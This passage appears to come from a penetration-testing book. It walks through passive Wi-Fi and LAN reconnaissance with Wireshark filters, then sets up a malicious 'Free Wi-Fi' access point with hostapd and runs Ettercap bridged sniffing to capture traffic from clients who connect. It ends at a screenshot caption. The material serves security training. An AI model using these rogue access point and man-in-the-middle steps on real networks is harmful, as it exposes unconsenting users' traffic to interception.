8.655934		AmazonTe_3e:a1:63 (50:f5:d…	802.11	10	Acknowledgement, Flags=........
8.758336		AmazonTe_3e:a1:63 (50:f5:d…	802.11	10	Acknowledgement, Flags=........
8.804954	10.108.108.108	239.255.255.250	SSDP	509	NOTIFY * HTTP/1.1
8.813658	10.108.108.108	239.255.255.250	SSDP	507	NOTIFY * HTTP/1.1
8.822874	10.108.108.108	239.255.255.250	SSDP	525	NOTIFY * HTTP/1.1
8.831578	10.108.108.108	239.255.255.250	SSDP	454	NOTIFY * HTTP/1.1
8.835674	10.108.108.108	239.255.255.250	SSDP	493	NOTIFY * HTTP/1.1
8.839770	10.108.108.108	239.255.255.250	SSDP	454	NOTIFY * HTTP/1.1
8.852572	10.108.108.108	239.255.255.250	SSDP	517	NOTIFY * HTTP/1.1

Without sending any data whatsoever, we've already discovered a legit IP address (`10.108.108.108`), and we know that a web service is running there (`SSDP NOTIFY` for HTTP service). We have a decent start on our reconnaissance phase for this particular network, and we haven't even sent any packets.


WLAN analysis with Wireshark

Let's review using Wireshark to interpret a wireless environment. We disabled channel hopping in the previous section so that we could focus on a target, but now let's try to capture as much as possible and let Wireshark do the explaining. With a wireless capture open, click **Wireless** | **WLAN Traffic**. The resulting window is **Wireshark - Wireless LAN Statistics - test_wifi_capture-01** with sortable columns. I'm interested in finding the busiest networks, so I sort by **Percent Packets:**


Applications
Places
Wireshark
Sat 22:40
1
Wireshark · Wireless LAN Statistics · test_wifi_capture-01
Display filter:
Enter a display filter ...
Apply
Help
Copy
Save as...
Close

BSSID	Channel	SSID	Percent Packet:	Percent Retry	Retry	Beacons	Data Pkts	Probe
60:38:e0:e1:c2:31	3	YokNet - VPN	15.8	0.0	0	1	23	
0e:02:8e:9d:2c:64	3	BcsHouse	14.4	6.9	2	1	26	
12:02:8e:9d:2c:64	3	<Broadcast>	12.9	0.0	0	1	25	
08:62:66:3b:6f:c8	3	YokNet	9.9	0.0	0	1	15	
1c:87:2c:48:e8:20	3	YokNet	5.4	36.4	4	1	5	
b6:b9:8a:61:dd:2a	3	ORBI58	5.0	10.0	1	1	8	
ff:ff:ff:ff:ff:ff	2	<Broadcast>	4.0	0.0	0	0	0	
dc:ef:09:03:4c:48	11	NETGEAR82	3.5	0.0	0	1	5	
ba:b9:8a:5f:7e:60	3	<Broadcast>	3.0	0.0	0	1	4	
40:16:7e:59:a7:a1	11	YokNet - Visitors	2.0	0.0	0	1	3	
78:96:84:0e:b6:50		<Broadcast>	2.0	0.0	0	0	4	
b6:b9:8a:5f:7e:60	3	ORBI58	2.0	0.0	0	1	3	
08:86:3b:33:4b:6e	6	belkin.b6e	1.5	0.0	0	1	2	
0c:54:a5:cc:dc:20	6	Sparty8-2.4	1.0	0.0	0	1	0	
70:8b:cd:c3:8a:79	11	YokNet - Visitors	1.0	0.0	0	1	1	
da:90:43:62:3a:f5	5	PeakWiFi	1.0	0.0	0	1	0	
0a:90:43:62:37:49	11	<Broadcast>	0.5	0.0	0	1	0	
0a:90:43:62:3a:f5	11	<Broadcast>	0.5	0.0	0	1	0	
0a:90:43:62:41:ad	1	<Broadcast>	0.5	0.0	0	1	0	
0c:54:a5:cc:dc:21	6	<Broadcast>	0.5	0.0	0	1	0	
0c:54:a5:cc:dc:22	6	xfinitywifi	0.5	0.0	0	1	0	
28:cf:da:b5:1d:11	1	Ferrari	0.5	0.0	0	1	0	
2c:99:24:29:18:91	11	ARRIS-1893	0.5	0.0	0	1	0	
40:16:7e:59:a7:a0	11	\000\000\000\000\0...	0.5	0.0	0	1	0	
6a:54:fd:ab:2f:64	6	\000\000\000\000\0...	0.5	0.0	0	1	0	
6c:b0:ce:0b:7b:dc	11	NETGEAR14	0.5	0.0	0	1	0	
6e:b0:ce:5e:67:20	9	NETGEAR_Guest	0.5	0.0	0	1	0	
7a:e1:03:71:5d:2d	6	\000\000\000\000\0...	0.5	0.0	0	1	0	
92:3b:ad:34:57:87	10	ORBI16	0.5	0.0	0	1	0	


By expanding the **BSSID** on the left, we see nested BSSIDs: the parent is the access point, and the nested devices are associated clients. Right-click on a target and click **Apply as Filter** | **Selected**. Close out of the statistics box, and you will return to Wireshark's main window with the display filter text box populated with our chosen filter. Apply the filter, and enjoy the time saved digging through packets:


test_wifi_capture-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
wlan.addr==20:f8:5e:ee:4c:24

        Source               Destination        Protocol  Length Info
615488  DeltaEle_ee:4c:24    Broadcast          802.11       160 Data, SN=2476, FN=0, Flags=.pm...F.
616510  DeltaEle_ee:4c:24    Broadcast          802.11       145 Data, SN=2477, FN=0, Flags=.p....F.
676414  DeltaEle_ee:4c:24    Broadcast          802.11       160 Data, SN=2508, FN=0, Flags=.p....F.
947774  DeltaEle_ee:4c:24    Broadcast          802.11       160 Data, SN=2575, FN=0, Flags=.p....F.
```

Active network analysis with Wireshark

Let's get back to the network layer and see what Wireshark can do for us once we establish a presence on the LAN. I've been sniffing for a few minutes on a network with several actively browsing clients. In a short period of time, I have a juicy amount of data to analyze:




```
Protocol  Length Info
DNS           76 Standard query 0x0a7e A www.facebook.com
TLSv1.2     1107 Application Data
DNS          244 Standard query response 0x0a7e A www.facebook.com CNAME
DNS           76 Standard query 0xec8b AAAA www.facebook.com
DNS          256 Standard query response 0xec8b AAAA www.facebook.com CN
TCP           66 443 → 57060 [ACK] Seq=586507 Ack=103924 Win=1496 Len=0
TLSv1.2      108 Application Data
TCP           66 57060 → 443 [ACK] Seq=104965 Ack=586549 Win=2045 Len=0
TCP           66 443 → 57060 [ACK] Seq=586549 Ack=104965 Win=1507 Len=0
TLSv1.2      347 Application Data
TCP           66 57060 → 443 [ACK] Seq=104965 Ack=586830 Win=2045 Len=0
TLSv1.2       85 Encrypted Alert
TLSv1.2       97 Encrypted Alert
```

As we can expect in today's world of casual web browsing, almost all traffic is TLS-encrypted. It's hard to even read the news or search for a dictionary definition without passing through a tunnel. Sniffing isn't what it used to be in the old days, when sitting on a LAN in promiscuous mode was everything you needed to intercept full HTTP sessions. So, our goal here is to apply some statistical analysis and filtering to learn more about the captured data and infer relationships.

In the previous section, we looked at WLAN statistics. Now that we're established on the network, we can get much more granular with protocol and service level analysis.

Let's learn a little more about everyone chatting on the network. In Wireshark parlance, we call all the individual devices endpoints. Every IP address is considered an endpoint, and endpoints have conversations with each other. Let's select **Endpoints** from the **Statistics** menu.

I'm interested in this endpoint with an ASN belonging to the Orange network in France. I right-click to apply a filter based on this particular endpoint:




Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	AS Number
63.140.61.185	91	40 k	41	16 k	50	24 k	AS15224 Adobe Systems Inc.
63.251.88.56	44	11 k	21	7979	23	3867	AS10913 Internap Network Services Corporatio
63.251.98.12	58	18 k	25	15 k	33	3708	AS29791 Voxel Dot Net, Inc.
68.67.178.138	174	68 k	81	50 k	93	17 k	AS29990 AppNexus, Inc
69.172.216.55	136	47 k	59	37 k	77	9544	AS7415 Integral Ad Science, Inc.
72.21.91.29	212	32 k	94	18 k	118	14 k	AS15133 MCI Communications Services, Inc. d/l
72.21.91.70	319	149 k	164	134 k	155	14 k	AS15133 MCI Communications Services, Inc. d/l
72.21.206.140	146	14 k	70	7413	76	6861	AS16509 Amazon.com, Inc.
72.21.206.141	82	4793	40	2525	42	2268	AS16509 Amazon.com, Inc.
72.30.3.43	7	493	4	295	3	198	AS26101 Yahoo!
74.119.119.69	25	7257	11	3651	14	3606	AS19750 Criteo Corp.
74.119.119.70	70	32 k	33	28 k	37	4137	AS19750 Criteo Corp.
74.125.124.154	33	6594	17	4569	16	2025	AS15169 Google LLC
74.125.126.103	82	13 k	37	7636	45	5917	AS15169 Google LLC
81.52.133.24	71	8046	32	4032	39	4014	AS5511 Orange
93.184.216.172	301	71 k					S15133 MCI Communications Services, Inc. d/l
96.16.205.50	38	5300					S33668 Comcast Cable Communications, LLC
96.16.205.119	330	117 k					S33668 Comcast Cable Communications, LLC

Transmission Control Protocol (tcp), 40 bytes · Packets: 33644 · Displayed: 33644 (100.0%) · Load time: 0:0.300 · Profile: Default

Now, I'm going to review just the HTTP 200 responses from this particular endpoint. I use this filter and apply it:

```
    ip.addr==81.52.133.24 and http contains 200
```

I've narrowed down five packets of interest out of the 33,644 that we captured. At this point, I can right-click any packet to create a filter for that particular TCP session, allowing me to follow the HTTP conversation in an easy-to-read format:


test_capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
ip.addr==81.52.133.24 and http contains 200

No.     Time          Source         Destination    Protocol  Length  Info
  319 19.121374840  81.52.133.24  10.108.108.50 HTTP      450 [TCP ACKed unseen segment] HTTP/1.1 200 OK  (text/plain)
 6340 79.127130465  81.52.133.24  10.108.108.50 HTTP      450 HTTP/1.1 200 OK  (text/plain)
14931 139.127836545 81.52.133.24  10.108.108.50 HTTP      450 HTTP/1.1 200 OK  (text/plain)
18344 199.143269186 81.52.133.24  10.108.108.50 HTTP      450 HTTP/1.1 200 OK  (text/plain)
18959 259.151471654 81.52.133.24  10.108.108.50 HTTP      450 HTTP/1.1 200 OK  (text/plain)

        [Source GeoIP AS Number: AS5511 Orange]
        [Source GeoIP Country: France]
        [Source GeoIP Latitude: 48.858200]
        [Source GeoIP Longitude: 2.338700]
      [Destination GeoIP: Unknown]
  Transmission Control Protocol, Src Port: 80, Dst Port: 36276, Seq: 1153, Ack: 1154, Len: 384
      Source Port: 80
      Destination Port: 36276
      [Stream index: 0]
      [TCP Segment Len: 384]
      Sequence number: 1153    (relative sequence number)

0010  01 b4 30 76 40 00 39 06  c2 c3 51 34 85 18 0a 6c   ..0v@.9. ..Q4...l
0020  6c 32 00 50 8d b4 a0 98  c0 4a 9c 6a 16 7e 80 18   l2.P.... .J.j.~..
0030  01 0d 28 b8 00 00 01 01  08 0a 5e 98 33 e0 69 3c   ..(..... ..^.3.i<
0040  77 ec 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   w.HTTP/1 .1 200 O
0050  4b 0d 0a 43 6f 6e 74 65  6e 74 2d 54 79 70 65 3a   K..Conte nt-Type:
0060  20 74 65 78 74 2f 70 6c  61 69 6e 0d 0a 43 6f 6e    text/pl ain..Con
0070  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 38 0d 0a   tent-Len gth: 8..
0080  4c 61 73 74 2d 4d 6f 64  69 66 69 65 64 3a 20 4d   Last-Mod ified: M
0090  6f 6e 2c 20 31 35 20 4d  61 79 20 32 30 31 37 20   on, 15 M ay 2017
00a0  31 38 3a 30 34 3a 34 30  20 47 4d 54 0d 0a 45 54   18:04:40  GMT..ET
00b0  61 67 3a 20 22 61 65 37  38 30 35 38 35 66 34 39   ag: "ae7 80585f49
00c0  62 39 34 63 65 31 34 34  34 65 62 37 64 32 38 39   b94ce144 4eb7d289
00d0  30 36 31 32 33 22 0d 0a  41 63 63 65 70 74 2d 52   06123".. Accept-R
00e0  61 6e 67 65 73 3a 20 62  79 74 65 73 0d 0a 53 65   anges: b ytes..Se
00f0  72 76 65 72 3a 20 41 6d  61 7a 6f 6e 53 33 0d 0a   rver: Am azonS3..
0100  58 2d 41 6d 7a 2d 43 66  2d 49 64 3a 20 75 55 2d   X-Amz-Cf -Id: uU-
0110  6e 63 57 78 5a 6e 72 61  58 43 4b 55 37 6f 35 51   ncWxZnra XCKU7o5Q
0120  43 36 37 62 43 46 50 70  59 6e 58 76 72 76 2d 51   C67bCFPp YnXvrv-Q
0130  4f 58 41 30 6b 2d 64 36  4b 42 72 68 5a 54 56 4a   OXA0k-d6 KBrhZTVJ
0140  6d 6d 67 3d 3d 0d 0a 43  61 63 68 65 2d 43 6f 6e   mmg==..C ache-Con
0150  74 72 6f 6c 3a 20 6e 6f  2d 63 61 63 68 65 2c 20   trol: no -cache,
0160  6e 6f 2d 73 74 6f 72 65  2c 20 6d 75 73 74 2d 72   no-store , must-r

Source GeoIP Country (ip.geoip.src_country), 4 bytes   Packets: 33644 · Displayed: 5 (0.0%) · Load time: 0:0.791   Profile: Default
```

So, what's going on with this display filter? The syntax should be familiar to coders. You start with a layer and specify subcategories separated by a period. In our example, we started with `ip` and then specified the IP address with `addr`. The address subcategory is an option for other layers; for example, `eth.addr` would be used to specify a MAC address. Wireshark display filters are extremely powerful and we simply don't have enough pages to really dive in, but you can easily build filters from scratch by reviewing packets manually and honing in on the data you need. For example, we were just filtering out packets from the endpoint that belongs to the AS5511 network in France. Could I filter any packets from France?

```
ip.geoip.src_country==France
```

Let's take GeoIP a step further by looking for any TCP ACK packets going to `Mountain View`, California:

```
ip.geoip.dst_city=="Mountain View, CA" and tcp.flags.ack==1
```

Let's look for any SSL-encrypted alerts where the TCP window scale factor is set at `128`:

```
ssl.alert_message and tcp.window_size_scalefactor==128
```

I know what the hacker in you is saying: *we can build out Wireshark display filters to fingerprint operating systems such as p0f*. Very good, I'm so proud! How about we look for packets that are not destined for HTTPS while matching a Linux TCP signature and layer-2 destined for the gateway (in other words, leaving the network, so we're fingerprinting local hosts)?

```
ip.ttl==64 and tcp.len==0 and tcp.window_size_scalefactor==128 and
eth.dst==00:aa:2a:e8:33:7a and not tcp.dstport==443
```

I warned you that this would get fun.

Advanced Ettercap – the man-in-the-middle Swiss Army Knife

In the previous chapter, we fooled around with ARP poisoning in Ettercap. I'm like every other normal person: I love a good ARP spoof. However, it's infamously noisy. It just screams, HEY! I'M A BAD GUY, SEND ME ALL THE DATA! Did you fire up Wireshark during the attack? Even Wireshark knows that something is wrong and warns the analyst "duplicate use detected!" It's the nature of the beast when we're convincing the network to send everything to a single interface – what is called unified sniffing.

Now, we're going to take man-in-the-middle to the next level with bridged sniffing, which is bridging together two interfaces on our Kali box and conducting our operations between the two interfaces. Those interfaces are local to us and bridged together, all on the fly, by Ettercap; in other words, a user won't see anything amiss. We aren't telling the network to do anything funky. If we can place ourselves in a privileged position between two endpoints pointing at an interface on either side of our host, the network will look normal to the endpoints. Back in my day, we had to manually set up the bridge to pull off this kind of thing, but now Ettercap is kind enough to take care of everything for us.


The first (and obvious) question is, how do we place ourselves in such a position? There are many scenarios to consider and covering them would be beyond the scope of this book. For our purposes, we're going to set up a malicious access point, building on our Host AP Daemon knowledge from `Chapter 1`, *Bypassing Network Access Control*.

Bridged sniffing and the malicious access point

In `Chapter 1`, *Bypassing Network Access Control*, we built an access point to serve as a backdoor into a network. The access point provided us with DHCP, DNS, and NAT to get us out the `eth0` interface attached to the inside network. The attached client was not a victim; it was the attacker on the outside of the building. This time, we're creating an access point, but it's intended for our target(s) to connect to it. The access point will grant them some kind of wanted network access, and the destination network will handle them like normal – in fact, we're going to let the destination network handle DHCP and DNS, so don't even bother with `dnsmasq` this time. The idea is that we're essentially invisible: aside from providing an access point, we offer no network services. What we will be doing is sniffing everything that passes through our bridge.

The principles can be applied to any bridged sniffing scenario, so I encourage you to let your hacking imagination run wild with the possibilities. For our demonstration, we're firing up the timeless classic *Free Wi-Fi* attack. The idea is simple: offer free internet and let the fish come to you. This attack has potential in legitimate pen tests; attacking your client's users can be difficult in secure networks and setting up free Wi-Fi in a corporate environment is surprisingly effective. (Wouldn't you like the opportunity to bypass your company's web filters?) Another possibility is the *evil twin* concept where you're masquerading as a legitimate ESSID, or even the ESSID of a lonely wireless device's probes, looking for a familiar face in a strange place. Again, I leave the rest to your imagination.

First, I set up my access point. If you're following the `hostapd` example from `Chapter 1`, *Bypassing Network Access Control*, note the differences here – I don't need `dnsmasq` and I don't need `iptables`:




```
root@yokwe:~# ifconfig |grep wlan
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
root@yokwe:~# ifconfig |grep inet
        inet 192.168.59.128  netmask 255.255.255.0  broadcast 192.168.59.255
        inet6 fe80::20c:29ff:fec9:166b  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
root@yokwe:~# ifconfig wlan0 192.168.59.175 up
root@yokwe:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@yokwe:~# airmon-ng check kill

Killing these processes:

   PID Name
   585 dhclient
   789 wpa_supplicant

root@yokwe:~# hostapd /etc/hostapd/hostapd.conf -B
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 00:c0:ca:8d:8a:e8 and ssid "Free Wi-Fi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
root@yokwe:~# 
```

I gave the wireless interface an IP assignment in the Ethernet interface's network. I also ran `airmon-ng check kill` to ensure that any wireless networking utilities are killed, as they will prevent `hostapd` from doing its thing.

We used the graphical interface last time; I'm going to keep it clean and just fire off this command in a new terminal window:

```
# ettercap -T -q -B eth0 -B wlan0 -w FreeWifiTest
```

The following screenshot illustrates the output of the preceding command:

